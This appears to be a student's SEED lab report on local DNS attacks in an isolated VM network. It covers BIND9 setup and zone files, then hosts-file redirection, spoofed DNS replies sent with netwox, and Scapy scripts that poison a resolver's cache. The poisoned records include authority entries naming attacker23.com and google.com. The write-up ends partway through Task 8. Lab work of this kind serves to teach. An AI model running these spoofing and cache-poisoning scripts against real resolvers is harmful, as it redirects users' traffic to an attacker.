

Local DNS Attack SEED Lab



Local DNS Attack SEED Lab


Main Introduction:

DNS is the Internet's phone book. it translates hostnames to IP addresses and vice versa. This translation is through DNS resolution, which happens behind the scenes. This lab focuses on several DNS attack techniques. We will set up and configure a DNS server, and then try various DNS attacks on the target.

In this lab, we will do the following:

- Set up DNS server.
- DNS cache poisoning
- Spoofing DNS responses
- Use Scapy and Netwox

Network physical topology:



Task 1: Configure the User Machine

Task Description:

We need to configure the DNS server on the client A (10.0.2.12)

We can see the dns servers before making any changes.

```
[Sat May 15|21:38@Lab_Client]:~$ nmcli dev show enp0s3 |grep IP4.DNS
IP4.DNS[1]: 1.1.1.1
IP4.DNS[2]: 8.8.4.4
```

Both google and one.one.one.one dns server.

I added the 10.0.2.16 server to /etc/resolvconf/resolv.conf.d/head.

We can see the resolv.conf file content.

```
[Sat May 15|21:41@Lab_Client]:~$ cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.16
nameserver 127.0.1.1
search lan
```

The nameserver is updated.

I ran “sudo resolvconf -u” so the changes take place.

```
[Sat May 15|21:39@Lab_Client]:~$ sudo resolvconf -u
[Sat May 15|21:39@Lab_Client]:~$
```

We can see no errors.

And we can see a successful output of the dig command.

The '@' specify which server to use for the resolution.

```
[Sat May 15|21:45@Lab_Client]:~$ dig @10.0.2.16 www.ruppin.ac.il
; <<> DiG 9.10.3-P4-Ubuntu <<> @10.0.2.16 www.ruppin.ac.il
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 29850
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 4, ADDITIONAL:
;
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.ruppin.ac.il.                IN      A
;
;; ANSWER SECTION:
www.ruppin.ac.il.                3600    IN      CNAME   www-ruppin-ac-il.ac
www-ruppin-ac-il.adi.prod2.reblaze.com. 300 IN CNAME www-ruppin-ac-
www-ruppin-ac-il.ruppin.prod2.reblaze.com. 300 IN A 35.241.7.97
;
;; AUTHORITY SECTION:
ruppin.prod2.reblaze.com. 60      IN      NS       ns-1849.awsdns-39.c
ruppin.prod2.reblaze.com. 60      IN      NS       ns-1072.awsdns-06.c
ruppin.prod2.reblaze.com. 60      IN      NS       ns-335.awsdns-41.co
ruppin.prod2.reblaze.com. 60      IN      NS       ns-519.awsdns-00.ne
;
;; ADDITIONAL SECTION:
ns-335.awsdns-41.com. 172800 IN      A        205.251.193.79
ns-335.awsdns-41.com. 172800 IN      AAAA     2600:9000:5301:4f00
;
;; Query time: 1618 msec
;; SERVER: 10.0.2.16#53(10.0.2.16)
;; WHEN: Sat May 15 21:45:37 IDT 2021
;; MSG SIZE rcvd: 332
```

We can see the output came from the 10.0.2.16 server.

Task 1 Summary

- I have learned how to configure DNS server for a client.
- I also learned use of the 'dig' command.

Task 2 + 3: Set up a Local DNS Server and host a DNS zone

Task Description:

We will configure the BIND9 server.

We will check our work by pinging and viewing Wireshark traffic.

We will host a DNS zone in our local DNS server.

In /etc/bind/named.conf.options I added the entry:

```
options {  
    dump-file "/var/cache/bind/dump.db";  
};
```

In /etc/bind/named.conf.options

I edited the option as such:

```
options {  
    # dnssec-validation auto;  
    dnssec-enable no;  
};
```

Then restarted the bind9 service:

```
[Sat May 15|22:35@Lab_DNS_Server]:.../bind$ sudo service bind9 restart  
[Sat May 15|22:35@Lab_DNS_Server]:.../bind$ service --status-all |grep bind9  
[ + ] bind9  
[Sat May 15|22:35@Lab_DNS_Server]:.../bind$ █
```

We can see the service is running.


Then I pinged Berkley university website.

```
[Sat May 15|21:58@Lab_Client]:~$ ping www.berkeley.edu -c 2
PING www-production-1113102805.us-west-2.elb.amazonaws.com (44.
64 bytes from ec2-44-241-106-202.us-west-2.compute.amazonaws.co
ms
64 bytes from ec2-44-241-106-202.us-west-2.compute.amazonaws.co
ms

--- www-production-1113102805.us-west-2.elb.amazonaws.com ping
2 packets transmitted, 2 received, 0% packet loss, time 1181ms
rtt min/avg/max/mdev = 241.056/241.339/241.622/0.283 ms
[Sat May 15|21:59@Lab_Client]:~$
```

The ping was successful.

Wireshark view.



dns and ip.addr == 10.0.2.12

No.	Time	Source	Destination	Protocol
3	2021-05-15 21:...	10.0.2.12	10.0.2.16	DNS
234	2021-05-15 21:...	10.0.2.16	10.0.2.12	DNS
280	2021-05-15 21:...	10.0.2.12	10.0.2.16	DNS
485	2021-05-15 21:...	10.0.2.16	10.0.2.12	DNS

▶ Frame 3: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface

▶ Ethernet II, Src: PcsCompu_c7:e4:14 (08:00:27:c7:e4:14), Dst: PcsCompu_7d

▶ Internet Protocol Version 4, Src: 10.0.2.12, Dst: 10.0.2.16

▶ User Datagram Protocol, Src Port: 54162, Dst Port: 53

▼ Domain Name System (query)

[Response In: 234]

Transaction ID: 0x951d

▶ Flags: 0x0100 Standard query

Questions: 1

Answer RRs: 0

Authority RRs: 0

Additional RRs: 0

▼ Queries

▶ www.berkeley.edu: type A, class IN

We can see our DNS query resolved by our DNS server 10.0.2.16.

Then I edited the /etc/bind/named.conf file to specify dns zones:

```
zone "example.com" {  
    type master;  
    file "/etc/bind/example.com.db";  
};  
  
zone "0.168.192.in-addr.arpa" {  
    type master;  
    file "/etc/bind/192.168.0.db";  
};
```

Set up our forward lookup zone in the example.com.db file:

```
[Sun May 16|03:54@Lab DNS Server]:.../bind$ cat example.com.db  
$TTL 3D ; default expiration time of all resource records without  
; their own TTL  
@      IN      SOA    ns.example.com.      admin.example.com. (  
    1      ; Serial  
    8H     ; Refresh  
    2H     ; Retry  
    4W     ; Expire  
    1D )    ; Minimum  
  
@      IN      NS     ns.example.com.      ;Address of nameserver  
@      IN      MX     10 mail.example.com.  ;Primary Mail Exchanger  
  
www     IN      A      192.168.0.101      ;Address of www.example.com  
mail    IN      A      192.168.0.102      ;Address of mail.example.com  
ns      IN      A      192.168.0.10      ;Address of ns.example.com  
*.example.com. IN A      192.168.0.100      ;Address for other URL in  
; the example.com domain
```

Set up our reverse lookup zone in the 192.168.0.db file:

```
[Sun May 16|03:54@Lab_DNS_Server]:.../bind$ cat 192.168.0.db
$TTL 3D
@      IN      SOA      ns.example.com.      admin.example.com. (
      1
      8H
      2H
      4W
      1D)

@      IN      NS       ns.example.com.
101    IN      PTR      www.example.com.
102    IN      PTR      mail.example.com.
10     IN      PTR      ns.example.com.
```

Then I again restarted the bind9 service

```
[Sat May 15|22:35@Lab_DNS_Server]:.../bind$ sudo service bind9 restart
[Sat May 15|22:35@Lab_DNS_Server]:.../bind$ service --status-all |grep bind9
[ + ] bind9
[Sat May 15|22:35@Lab_DNS_Server]:.../bind$ █
```

We can see the service is running.

Using the 'dig' command I checked our example DNS zone is active.

```
[Sat May 15|22:36@Lab_Client]:~$ dig @10.0.2.16 www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @10.0.2.16 www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12805
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      192.168.0.101

;; AUTHORITY SECTION:
example.com.                    259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.                259200  IN      A      192.168.0.10

;; Query time: 0 msec
;; SERVER: 10.0.2.16#53(10.0.2.16)
;; WHEN: Sat May 15 22:36:40 IDT 2021
;; MSG SIZE rcvd: 93

[Sat May 15|22:36@Lab_Client]:~$ █
```

We can see we got an answer from our DNS server 10.0.2.16

Wireshark view

dns and ip.addr == 10.0.2.12

No.	Time	Source	Destination
1	2021-05-15 22:...	10.0.2.12	10.0.2.16
2	2021-05-15 22:...	10.0.2.16	10.0.2.12

▶ Frame 1: 86 bytes on wire (688 bits), 86 bytes captured (688
▶ Ethernet II, Src: PcsCompu_c7:e4:14 (08:00:27:c7:e4:14), Dst:
▶ Internet Protocol Version 4, Src: 10.0.2.12, Dst: 10.0.2.16
▶ User Datagram Protocol, Src Port: 32784, Dst Port: 53
▼ Domain Name System (query)
 [\[Response In: 2\]](#)
 Transaction ID: 0x3205
 ▶ Flags: 0x0120 Standard query
 Questions: 1
 Answer RRs: 0
 Authority RRs: 0
 Additional RRs: 1
 ▼ Queries
 ▶ www.example.com: type A, class IN
 ▶ Additional records

We can see the question goes to 10.0.2.16

Task 2+3 Summary

- I have learned about the BIND9 server.
- I have learned about DNS zones.
- I have learned how to dump and view the DNS cache.
- I configured the zones files for our example.com zone.

Task 4: Modifying the Host File

Task Description:

The hosts file is a file where the operating system checks for DNS resolution even before it checks its own DNS cache.

I changed the client's hosts file to translate www.example.net to our attacker ip.

I then ping www.example.net.

```
[Sat May 15|22:52@Lab_Client]:~$ ping www.example.net -c 2
PING www.example.net (10.0.2.11) 56(84) bytes of data.
64 bytes from www.example.net (10.0.2.11): icmp_seq=1 ttl=64 time=0.550 ms
64 bytes from www.example.net (10.0.2.11): icmp_seq=2 ttl=64 time=0.314 ms

--- www.example.net ping statistics ---
2 packets transmitted, 2 received, 0% packet loss time 1023ms
rtt min/avg/max/mdev = 0.314/0.432/0.550/0.118 ms
```

We can see we get an answer from our attacker 10.0.2.11.

NOTE: The “attack” as instructed was made by us changing the hosts file.

In a more realistic situation, we would probably conduct an attack telnet or Netcat and send a command to add ourselves to the hosts file.

Viewing the dig command output

```
[Sat May 15|22:52@Lab_Client]:~$ dig www.example.net

; <<> DiG 9.10.3-P4-Ubuntu <<> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58734
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.NET.                85641   IN      A      93.184.216.34

;; AUTHORITY SECTION:
example.NET.                    85641   IN      NS      b.iana-servers.net.
example.NET.                    85641   IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.NET.            172041  IN      A      199.43.135.53
a.iana-servers.NET.            172041  IN      AAAA    2001:500:8f::53
b.iana-servers.NET.            172041  IN      A      199.43.133.53
b.iana-servers.NET.            172041  IN      AAAA    2001:500:8d::53

;; Query time: 0 msec
;; SERVER: 10.0.2.16#53(10.0.2.16)
;; WHEN: Sat May 15 22:52:48 IDT 2021
;; MSG SIZE rcvd: 225
```

We can see there was no effect when using the dig command, since it ignores the hosts file.

Task 4 summary

- I have added an entry to the hosts file.
- I watched the ping being sent to our attacker instead of the DNS server.

Task 5: Directly Spoofing Response to User

Task description:

I will send a DNS reply from the attacker to the client after the client send a request.

Using Netwox I conducted the DNS reply attack.

```
[Sat May 15|23:55@Lab Attacker]:~/.../LOCAL DNS LAB$ sudo netwox 105 --hostname www.example.com --hostnameip 10.0.2.11 --authns ns.whatever.com --authnsip 10.0.2.11 --device enp0s3 --ttl 600 --filter "src host 10.0.2.12" --spoofip best
```

DNS question

```
id=49078 rcode=OK opcode=QUERY
aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
www.example.com. A
. OPT UDPPl=4096 errcode=0 v=0 ...
```

DNS answer

```
id=49078 rcode=OK opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
www.example.com. A
www.example.com. A 600 10.0.2.11
ns.whatever.com. NS 600 ns.whatever.com.
ns.whatever.com. A 600 10.0.2.11
```

We can see here the question and answer being sent (This happens after the dig command below).

Used the dig command from the client.

```
[Sat May 15|23:55@Lab_Client]:~$ dig www.example.com
```

By viewing Wireshark, we can see our DNS reply sent.

19	2021-05-15	23:55:46.4590038...	10.0.2.12	10.0.2.16
20	2021-05-15	23:55:46.4592340...	10.0.2.16	10.0.2.12
23	2021-05-15	23:55:46.5435338...	10.0.2.16	10.0.2.12

[Time: 0.084530019 seconds]

Transaction ID: 0xbfb6

▶ Flags: 0x8580 Standard query response, No error

Questions: 1

Answer RRs: 1

Authority RRs: 1

Additional RRs: 1

▼ Queries

▶ www.example.com: type A, class IN

▼ Answers

▶ www.example.com: type A, class IN, addr 10.0.2.11

▼ Authoritative nameservers

▶ ns.whatever.com: type NS, class IN, ns ns.whatever.com

▼ Additional records

▶ ns.whatever.com: type A, class IN, addr 10.0.2.11

We can see our DNS reply. Unfortunately, no matter how many times we have tried, the DNS server answered before we could.

I also tried conducting the attack using Scapy.

```
#!/usr/bin/python
from scapy.all import *

def spoof_pkt(pkt):
    if (DNS in pkt and b'www.example.com' in pkt[DNS].qd.qname):
        IP_pkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDP_packet = UDP(dport=pkt[UDP].sport, sport=53)
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', rdata='10.0.2.11',ttl=3600)
        NSsec = DNSRR(rrname="example.com", type='NS', rdata='ns.somewhere.com',ttl=3600)
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qdcount=1, qr=1, ancoun=1, nscount=1, a
n=Anssec, ns=NSsec)
        spoofed_pkt = IP_pkt/UDP_packet/DNSpkt
        send(spoofed_pkt)
        spoofed_pkt.show()

pkt = sniff(filter="udp and src host 10.0.2.12 and dst port 53", prn=spoof_pkt)
```

Again, by viewing Wireshark we can see our DNS answer.

No.	Time	Source	Destination
1	2021-05-16 00:08:09.2039270...	10.0.2.12	10.0.2.16
2	2021-05-16 00:08:09.2042324...	10.0.2.16	10.0.2.12
5	2021-05-16 00:08:09.2093345...	10.0.2.16	10.0.2.12

▶ Ethernet II, Src: PcsCompu_26:c7:6d (08:00:27:26:c7:6d), Dst: PcsComp
▶ Internet Protocol Version 4, Src: 10.0.2.16, Dst: 10.0.2.12
▶ User Datagram Protocol, Src Port: 53, Dst Port: 60830
▼ Domain Name System (response)
[Request In: 1]
[Time: 0.005407559 seconds]
Transaction ID: 0x696a
▶ Flags: 0x8400 Standard query response, No error
Questions: 1
Answer RRs: 1
Authority RRs: 1
Additional RRs: 0
▼ Queries
▶ www.example.com: type A, class IN
▼ Answers
▶ www.example.com: type A, class IN, addr 10.0.2.11
▼ Authoritative nameservers
▶ example.com: type NS, class IN, ns ns.somewhere.com

We can see again we could not answer faster than the DNS server.

Task 5 Summary

- I have learned how to use the netwox 105 tool – sniff and send DNS answers.
- I have learned how to construct a DNS answer using Scapy.
- I failed answering faster than the DNS server.
- On a lookback I might have succeed if I use “- -spoofip raw”

Task 6: DNS Cache Poisoning Attack

Task description:

I will conduct a DNS cache poisoning attack.

Instead of attacking the client we now attack the server itself, so no matter who send a DNS query for the example.net would reach us.

I used Netwox to attack the DNS server.

```
[Sun May 16|01:46@Lab Attacker]:~/.../LOCAL DNS LAB$ sudo netwox 105 --hostname www.example.net --hostnameip 10.0.2.11 --authns ns.whatever.com --authnsip 10.0.2.11 --device enp0s3 --ttl 600 --filter "src host 10.0.2.16" --spoofip raw
```

Ran the dig command.

```
[Sun May 16|01:44@Lab_Client]:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32691
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags::; udp: 4096
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                600     IN      A      10.0.2.11

;; AUTHORITY SECTION:
.                               600     IN      NS      ns.whatever.com.

;; ADDITIONAL SECTION:
ns.whatever.com.                600     IN      A      10.0.2.11

;; Query time: 32 msec
;; SERVER: 10.0.2.16#53(10.0.2.16)
;; WHEN: Sun May 16 01:46:39 IDT 2021
;; MSG SIZE rcvd: 104
```

We can see we got an answer from 10.0.2.16 about the example.net destination and the answer sends us to 10.0.2.11

We can view it in Wireshark.

3	2021-05-16 01:49:08.7212150...	10.0.2.12	10.0.2.16	DNS
4	2021-05-16 01:49:08.7214838...	10.0.2.16	10.0.2.12	DNS

▼ Domain Name System (response)
[Request In: 3]
[Time: 0.000268812 seconds]
Transaction ID: 0x4ef7
▶ Flags: 0x8180 Standard query response, No error
Questions: 1
Answer RRs: 1
Authority RRs: 1
Additional RRs: 2
▼ Queries
▶ www.example.net: type A, class IN
▼ Answers
▶ www.example.net: type A, class IN, addr 10.0.2.11
▼ Authoritative nameservers
▶ <Root>: type NS, class IN, ns ns.whatever.com
▼ Additional records
▶ ns.whatever.com: type A, class IN, addr 10.0.2.11
▶ <Root>: type OPT

We can see our query for www.example.net.

We can see our answer for www.example.net at 10.0.2.11.

We can also see our additional record for ns.whatever.com at 10.0.2.11.

We can now try and ping www.example.net.

```
[Sun May 16|01:50@Lab_Client]:~$ ping www.example.net -c 1
PING www.example.net (10.0.2.11) 56(84) bytes of data.
64 bytes from 10.0.2.11: icmp_seq=1 ttl=64 time=0.267 ms

--- www.example.net ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.267/0.267/0.267/0.000 ms
```

We can see we got a reply from 10.0.2.11.

Task 6 Summary

- I have learned how to use the netwox 105 tool – sniff and send DNS answers.
- I managed to send our answer to the client.
- I used the “- -spoofip raw” so I did not have to waste time conducting an arp attack (being conducted by Netwox 105 otherwise specified)

Task 7: DNS Cache Poisoning: Targeting the Authority Section

Task description:

I will conduct a DNS cache poisoning attack – now targeting the Authority section.

Now we want that any query to the example.net. will reach us.
Such as the mail.example.net.

First, flush the DNS cache on the server.

```
[Sun May 16|02:23@Lab_DNS_Server]:.../bind$ sudo rndc flush  
[Sun May 16|02:23@Lab_DNS_Server]:.../bind$
```

We can see no errors.

I conducted the DNS answer using Scapy.

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and b'example.net' in pkt[DNS].qd.qname):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='10.0.2.5')
        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='ns1.example.net')
        NSsec2 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='attacker23.com')
        # The Additional Section
        Addsec1 = DNSRR(rrname='ns1.example.net', type='A',ttl=259200, rdata='10.0.2.11')
        Addsec2 = DNSRR(rrname='attacker23.com', type='A',ttl=259200, rdata='10.0.2.11')
        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,qdcount=1, ancount=1, nscount=2, arcount=2,an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)
        spoofpkt.show()

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

answer for
mail.example.net

Specify that the answer would be in 10.0.2.5

Also send Authority answer specifying 2 records.

Also add Additional records.

I ran my script.

```
[Sun May 16|02:33@Lab_Attacker]:~/.../LOCAL_DNS_LAB$ sudo python3 Task7_Target_Auth_Sec.py
```

Ran the dig command.

```
[Sun May 16|02:35@Lab_Client]:~$ dig mail.example.net

; <<> DiG 9.10.3-P4-Ubuntu <<> mail.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 304
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
mail.example.net.                IN      A

;; ANSWER SECTION:
mail.example.net.                259200  IN      A      10.0.2.5

;; AUTHORITY SECTION:
example.net.                     259200  IN      NS      ns1.example.net.
example.net.                     259200  IN      NS      attacker23.com.

;; ADDITIONAL SECTION:
ns1.example.net.                259200  IN      A      10.0.2.11
attacker23.com.                 259200  IN      A      10.0.2.11

;; Query time: 4 msec
;; SERVER: 10.0.2.16#53(10.0.2.16)
;; WHEN: Sun May 16 02:35:46 IDT 2021
;; MSG SIZE rcvd: 206

[Sun May 16|02:35@Lab_Client]:~$
```

We can see the answer, authority, and additional sections.

We can see the mail.example.net answer at 10.0.2.5.

Task 7 Summary

- I have learned how to conduct DNS answer with NS (authority) records and Additional section.
- I started my attack. The client used the dig command creating a DNS query cached by our script.
- We sent the answer with our additional data.
- We finally viewed our formed attack on the client.

Task 8: Targeting Another Domain

Task description:

I will conduct a DNS cache poisoning attack – now targeting the Authority section – adding another domain.

Flushed the server DNS cache.

```
[Sun May 16|02:49@Lab_DNS_Server]:.../bind$ sudo rndc flush
[Sun May 16|02:50@Lab_DNS_Server]:.../bind$
```

We can see no errors.

I wrote the following script.

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and b'example.net' in pkt[DNS].qd.qname):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        # The Answer Section
        Ansec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='10.0.2.5')
        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='ns1.example.net')
        NSsec2 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='attacker23.com')
        NSsec3 = DNSRR(rrname='google.com', type='NS', ttl=259200, rdata='attacker23.com')
        # The Additional Section
        Addsec1 = DNSRR(rrname='ns1.example.net', type='A',ttl=259200, rdata='10.0.2.11')
        Addsec2 = DNSRR(rrname='attacker23.com', type='A',ttl=259200, rdata='10.0.2.11')
        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,qdcount=1, ancount=1, nscount=3, arcount=2,an=Ansec, ns=NSsec1/NSsec2/NSsec3, ar=Addsec1/Addsec2)
        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPkpkt/DNSpkt
        send(spoofpkt)
        spoofpkt.show()

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

We can see we added the google.com NS record, changed the nscount and concatenated the NSsec3 to our ns.

Ran my script on the attacker and then ran the dig command on the client.

```
[Sun May 16|02:49@Lab_Client]:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
